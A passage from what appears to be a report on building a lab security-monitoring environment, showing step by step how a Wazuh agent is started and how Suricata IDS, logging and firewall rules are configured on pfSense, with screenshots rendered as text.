
And then starting the Wazuh [26] agent (Figure 57).



```
/home/systemadmin # /var/ossec/bin/wazuh-control start
Starting Wazuh v4.8.1...
Started wazuh-execd...
Started wazuh-agentd...
Started wazuh-syscheckd...
Started wazuh-logcollector...
Started wazuh-modulesd...
Completed.
```

***Figure 57: Alpine-Wazuh Agent Start***

Once the Wazuh [26] agent starts it should be visible within the next minute in the Wazuh [26] Server as a new Endpoint. If it is visible, it is confirmation that the agent works (Figure 58).



| Active | Disconnected | Pending | Never connected | Agents coverage |
|---|---|---|---|---|
| 5 | 0 | 0 | 1 | 83.33% |

Last enrolled agent: logcollector

Most active agent: winadc

Agents (6)


| ID ↑ | Name | IP address | Group(s) | Operating system | Cluster node | Version | Status | Actions |
|---|---|---|---|---|---|---|---|---|
| 001 | winadmin | 192.168.4.2 | CyberRange | Microsoft Windows 10 Pro 10.0.19042.631 | node01 | v4.8.0 | ● active | |
| 002 | winadc | 192.168.5.2 | CyberRange | Microsoft Windows Server 2022 Standard Evaluation 10.0.20348.2227 | node01 | v4.8.0 | ● active | |
| 003 | ubuntudb | 192.168.5.3 | CyberRange | Ubuntu 22.04.1 LTS | node01 | v4.8.0 | ● active | |
| 004 | ubuntuemr | 192.168.3.3 | CyberRange | Ubuntu 22.04.1 LTS | node01 | v4.8.0 | ● active | |
| 005 | win10 | 192.168.2.4 | CyberRange | Microsoft Windows 10 Pro 10.0.19045.4651 | node01 | v4.8.0 | ● active | |
| 007 | logcollector | 192.168.30.17 | default | Alpine Linux 3.20.2 | node01 | v4.8.0 | ● active | |

***Figure 58: Wazuh Agents Dashboard***

Firewall IDS Setup (Suricata)

Since the log collector machine is operational, the pfSense [45] firewall can now be configured to generate the necessary logs.

To increase the monitoring and protection capabilities of a firewall, a properly set up intrusion detection system (IDS) is needed. From within the Firewall Web UI, Suricata [56] is available as a separate package that has IDS functionality. In the same manner, pfBlockerNG [57] also can be installed, because it offers rsync which can be used later for the transfer and rotation of the log files (Figure 59).



Installed Packages

| | Name | Category | Version | Description | Actions |
|---|---|---|---|---|---|
| ✓ | pfBlockerNG | net | 3.2.0_8 | Manage IPv4/v6 List Sources into 'Deny, Permit or Match' formats.<br>GeoIP database by MaxMind Inc. (GeoLite2 Free version).<br>De-Duplication, Suppression, and Reputation enhancements.<br>Provision to download from diverse List formats.<br>Advanced Integration for Proofpoint ET IQRisk IP Reputation Threat Sources.<br>Domain Name (DNSBL) blocking via Unbound DNS Resolver.<br><br>Package Dependencies:<br>lighttpd-1.4.72 jq-1.7_1 gnugrep-3.11 rsync-3.2.7 py-maxminddb-2.4.0 libmaxminddb-1.7.1_1<br>iprange-1.0.4 grepcidr-2.0 python311-3.11.6 php82-8.2.11 php82-intl-8.2.11 py-sqlite3-3.11.6_8 | |
| | suricata | security | 7.0.4_1 | High Performance Network IDS, IPS and Security Monitoring engine by OISF.<br><br>Package Dependencies:<br>suricata-7.0.6 | |

***Figure 59: PfSense Suricata Package***

From the Suricata Suricata [56] menu, IDS can be enabled on any interface (Figure 60).





*Figure 60: PfSense Suricata Menu Entry*

Multiple interfaces can be enabled and monitored, but this will heavily impact on the Firewall's performance.

Before going forward with the IDS setup, hardware offloading needs to be disabled for IDS to be able to inspect the packets.

This is done via the System – Advanced – Networking Menu and it requires the firewall to reboot (Figure 61).




Network Interfaces

Hardware Checksum Offloading: ☑ Disable hardware checksum offload

Checking this option will disable hardware checksum offloading.
Checksum offloading is broken in some hardware, particularly some Realtek cards. Rarely, drivers may have problems with checksum offloading and some specific NICs. This will take effect after a machine reboot or re-configure of each interface.

*Figure 61: PfSense-Suricata Configuration 1*

Next, within the interfaces menu, in the case of this environment, the Server interface will be monitored since it is the only route towards the internal servers (Figure 62).



General Settings

Enable ☑ Checking this box enables Suricata inspection on the interface.

Interface: SERVERS (vtnet3)
Choose which interface this Suricata instance applies to. In most cases, you will want to choose LAN here if this is the first Suricata-configured interface.

Description: SERVERS
Enter a meaningful description here for your reference. The default is the pfSense interface friendly description.

Logging Settings

Send Alerts to System Log ☐ Suricata will send Alerts from this interface to the firewall's system log.
NOTE: the FreeBSD syslog daemon will automatically truncate exported messages to 480 bytes max.

Enable Stats Collection ☐ Suricata will periodically gather performance statistics for this interface. Default is Not Checked.

Enable HTTP Log ☑ Suricata will log decoded HTTP traffic for the interface. Default is Checked.


HTTP Log File Type: Regular
Select "Regular" to log to a conventional file, or choose UNIX "Datagram" or "Stream" Socket to log to an existing UNIX socket. Default is "Regular"

Append HTTP Log ☑ Suricata will append-to instead of clearing HTTP log file when restarting. Default is Checked.

Log Extended HTTP Info ☑ Suricata will log extended HTTP information. Default is Checked.

*Figure 62: PfSense-Suricata Configuration 2*

From this menu, in the EVE Output Settings section, EVE JSON Log should be enabled with type FILE at PRINTABLE data format. This will allow the log file to be able to be parsed by Wazuh [26] later (Figure 63).



EVE Output Settings

EVE JSON Log ☑ Suricata will output selected info in JSON format to a single file or to syslog. Default is Not Checked.

EVE Output Type: FILE
Select EVE log output destination. Choosing FILE is suggested and is the default value. "Redis" is used for output to a Redis server, and the UNIX Socket options output to a user-created socket.

EVE HTTP XFF Support ☐ Log X-Forwarded-For IP addresses. Default is Not Checked.

EVE Ethernet MAC ☐ Log Ethernet header in events when available. Default is Not Checked.

EVE Log Alerts ☑ Suricata will output Alerts via EVE

EVE Log Alert Payload Data Formats: PRINTABLE
Log the payload data with alerts. Options are No (disable payload logging), Only Printable (lossy) format, Only Base64 encoded or Both. See Suricata documentation.

EVE Log Alert details ☑ Log a packet dump with alerts. ☑ Log additional HTTP data. ☑ Include App Layer metadata. ☐ Log final action taken on packet by the engine ☐ Log packets for rules using the "tag" keyword

EVE Log Drops ☑ Suricata will output Drops via EVE

EVE Log Drops Options ☑ Log alerts that caused drops. Default is "Checked". ☐ Log final action taken on packet by the engine
All
"Start" logs only a single drop per flow direction. "All" logs each dropped pkt.


EVE Log Anomalies ☐ Suricata will log packet anomalies such as truncated packets, packets with invalid IP/UDP/TCP length values and other events that render the packet invalid for further processing. Networks with high rates of anomalies may experience packet processing degradation.

EVE Logged Traffic ☐ BitTorrent ☑ DNS ☑ FTP ☑ HTTP ☑ HTTP2 ☑ IKE ☑ Kerberos ☑ NFS ☑ PostgreSQL
☑ QUICv1 ☑ RDP ☑ RFB ☐ SIP ☑ SMB ☑ SMTP ☑ TFTP

*Figure 63: PfSense-Suricata Configuration 3*

Further down, the Logged Traffic can be customized depending on the type of expected traffic on the specific network.

In most cases, firewalls are not directly exposed to the WAN, they are usually routed via a CPE ISP Router. That causes the firewall not to automatically detect which is the external network and the internal networks, or in more simple terms Untrusted and Trusted networks. This is why after applying the Suricata [56] interface configuration, it is required to create a pass list with all the trusted networks and a pass list with all the untrusted ones (Figure 64).




Configured Pass Lists

| | List Name | Assigned | Description | Actions |
|---|---|---|---|---|
| □ | passlist_homenets | Yes | | |

*Figure 64: PfSense-Suricata-Pass Lists*

Once both passlists are created, revisit the interface configuration and in the Networks that Suricata [56]Should Inspect and Protect section, specify the correct pass lists (Figure 65:).




Networks Suricata Should Inspect and Protect

Home Net: passlist_homenets
Choose the Home Net you want this interface to use.
Default Home Net adds only local networks, WAN IPs, Gateways, VPNs and VIPs.
Create an Alias to hold a list of friendly IPs that the firewall cannot see or to customize the default Home Net.

External Net: passlist_externalnetworks
Choose the External Net you want this interface to use.
External Net is networks that are not Home Net. Most users should leave this setting at default.
Create a Pass List and add an Alias to it, and then assign the Pass List here for custom External Net settings.

*Figure 65: PfSense-Suricata Pass Lists Configuration*

Suricata [56] Global Settings now allows the IDS to be populated with rules. For this environment, the Community rules from ETOpen and Snort are more than adequate, and they can demonstrate the IDS detection capabilities while also providing actual protection from existing threats (Figure 66).



Please Choose The Type Of Rules You Wish To Download

Install ETOpen Emerging Threats rules: ☑ ETOpen is a free open source set of Suricata rules whose coverage is more limited than ETPro. □ Use a custom URL for ETOpen downloads
Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETOpen rules.


Install ETPro Emerging Threats rules: □ ETPro for Suricata offers daily updates and extensive coverage of current malware threats. □ Use a custom URL for ETPro rule downloads
The ETPro rules contain all of the ETOpen rules, so the ETOpen rules are not required and are disabled when the ETPro rules are selected. Sign Up for an ETPro Account. Enabling the custom URL option will force the use of a custom user-supplied URL when downloading ETPro rules.

Install Snort rules: □ Snort free Registered User or paid Subscriber rules □ Use a custom URL for Snort rule downloads
Sign Up for a free Registered User Rules Account
Sign Up for paid Snort Subscriber Rule Set (by Talos)
Enabling the custom URL option will force the use of a custom user-supplied URL when downloading Snort Subscriber rules.

Install Snort GPLv2 Community rules: ☑ The Snort Community Ruleset is a GPLv2 Talos-certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. □ Use a custom URL for Snort GPLv2 rule downloads

*Figure 66: PfSense-Suricata Configuration 4*

Once rules are enabled, they can be downloaded from the Updates menu (Figure 67)



INSTALLED RULE SET MD5 SIGNATURES


| Rule Set Name/Publisher | MD5 Signature Hash | MD5 Signature Date |
|---|---|---|
| Emerging Threats Open Rules | e475a83a6c48465d3612c32eda9bac32 | Thursday, 25-Jul-24 12:42:26 UTC |
| Snort Subscriber Rules | Not Enabled | Not Enabled |
| Snort GPLv2 Community Rules | b87447f86ee1a74ba97c5f81491461cb | Thursday, 25-Jul-24 12:42:26 UTC |
| Feodo Tracker Botnet C2 IP Rules | Not Enabled | Not Enabled |
| ABUSE.ch SSL Blacklist Rules | Not Enabled | Not Enabled |

UPDATE YOUR RULE SET

**Last Update:** Jul-25 2024 12:42
**Result:** success

*Figure 67: PfSense-Suricata Configuration-Rule Sets*

Next, within the interface menu, under the SERVE Categories tab, there is a list of rule categories that can be enabled for the interface. It is recommended to disable everything on the left column and enable the ones useful in the right column, so that logs for events are not sent at all. In this case, webserver, exploit, remote access are just some of the categories selected (**Figure 68**).



Automatic flowbit resolution

**Resolve Flowbits** ☑ Auto-enable rules required for checked flowbits
Default is Checked. Suricata will examine the enabled rules in your chosen rule categories for checked flowbits. Any rules that set these dependent flowbits will be automatically enabled and added to the list of files in the interface rules directory.

**View rules** Click to view auto-enabled rules required to satisfy flowbit dependencies

Note: Auto-enabled rules generating unwanted alerts should have their GID:SID added to the Suppression List for the interface.

Select the rulesets (Categories) Suricata will load at startup


🟢 - Category is auto-enabled by SID Mgmt conf files
🔴 - Category is auto-disabled by SID Mgmt conf files

| Enabled | Ruleset: |
|---|---|
| □ | Snort GPLv2 Community Rules (Talos-certified) |

*Figure 68: PfSense-Suricata Configuration 4*

Apart from the IDS functionality, the Firewall has its own rules that can generate logs regarding Blocking Traffic, sockets and rates which can help a lot in the monitoring process.

Within pfSense Firewall – Rules menu, inside each created rule, the logging packets entry should be enabled (**Figure 69**).




Firewall / Rules / SERVERS

Rules (Drag to Change Order)

| □ | | States | Protocol | Source | Port | Destination | Port | Gateway | Queue | Schedule | Description | Actions |
|---|---|---|---|---|---|---|---|---|---|---|---|---|
| □ | ✓ | 0/0 B | IPv4 TCP | 192.168.30.16 | * | 192.168.5.0/24 | * | * | none | | Allow Response WZ | |
| □ | ✓ | 0/315 KiB | IPv4 TCP | 192.168.5.0/24 | * | 192.168.30.16 | * | * | none | | Allow Servers to WZ | |
| □ | ✓ | 0/0 B | IPv4 ICMP<br>any | * | * | * | * | * | none | | Allow ICMP | |
| □ | ✓ | 0/0 B | IPv4 * | 192.168.5.0/24 | * | 192.168.4.0/24 | * | * | none | | Allow Servers to IT | |
| □ | ✓ | 0/0 B | IPv4 * | 192.168.4.0/24 | * | 192.168.5.0/24 | * | * | none | | Allow IT to Servers | |
| □ | ✓ | 0/0 B | IPv4 * | 192.168.5.0/24 | * | 192.168.2.0/24 | * | * | none | | Allow Servers to LAN | |
| □ | ✓ | 0/0 B | IPv4 * | 192.168.5.3 | * | 192.168.3.3/24 | * | * | none | | Allow DB to EMR | |
| □ | ✓ | 0/0 B | IPv4 * | 192.168.3.3 | * | 192.168.5.3/24 | * | * | none | | Allow EMR to DB | |
| □ | ✗ | 0/0 B | IPv4 * | 192.168.0.0/16 | * | 192.168.5.0/24 | * | * | none | | Block 192.168. to Servers | |
| □ | ✗ | 0/0 B | IPv4 * | 192.168.5.0/24 | * | 192.168.0.0/16 | * | * | none | | Block Servers to 192.168. | |
| □ | ✓ | 5/249 KiB | IPv4 * | 192.168.5.0/24 | * | * | * | * | none | | Allow Servers to Internet | |
| □ | ✗ | 0/0 B | IPv4 TCP | * | * | 192.168.1.101 | * | * | none | | Drop Pve Mgmt from Servers | |
| □ | ✗ | 0/0 B | IPv4 TCP | * | * | This Firewall (self) | 443 (HTTPS) | * | none | | Drop FW Mgmt from Servers | |

*Figure 69: PfSense Rules Menu*

Then in the Status – System Logs – Settings menu the Log packets matched from the default block rules in the ruleset is checked and change log message format to syslog (Figure 70).



Status / System Logs / Settings

General Logging Options

Log Message Format: syslog (RFC 5424, with RFC 3339 microsecond-precision timestamp
The format of syslog messages written to disk locally and sent to remote syslog servers (if enabled).
Changing this value will only affect new log messages.

Forward/Reverse Display: □ Show log entries in reverse order (newest entries on top)

GUI Log Entries: 500
This is only the number of log entries displayed in the GUI. It does not affect how many entries are contained in the actual log files.

Log firewall default blocks: ☑ Log packets matched from the default block rules in the ruleset
Log packets that are **blocked** by the implicit default block rule. - Per-rule logging options are still respected.

□ Log packets matched from the default pass rules put in the ruleset
Log packets that are **allowed** by the implicit default pass rule. - Per-rule logging options are still respected.

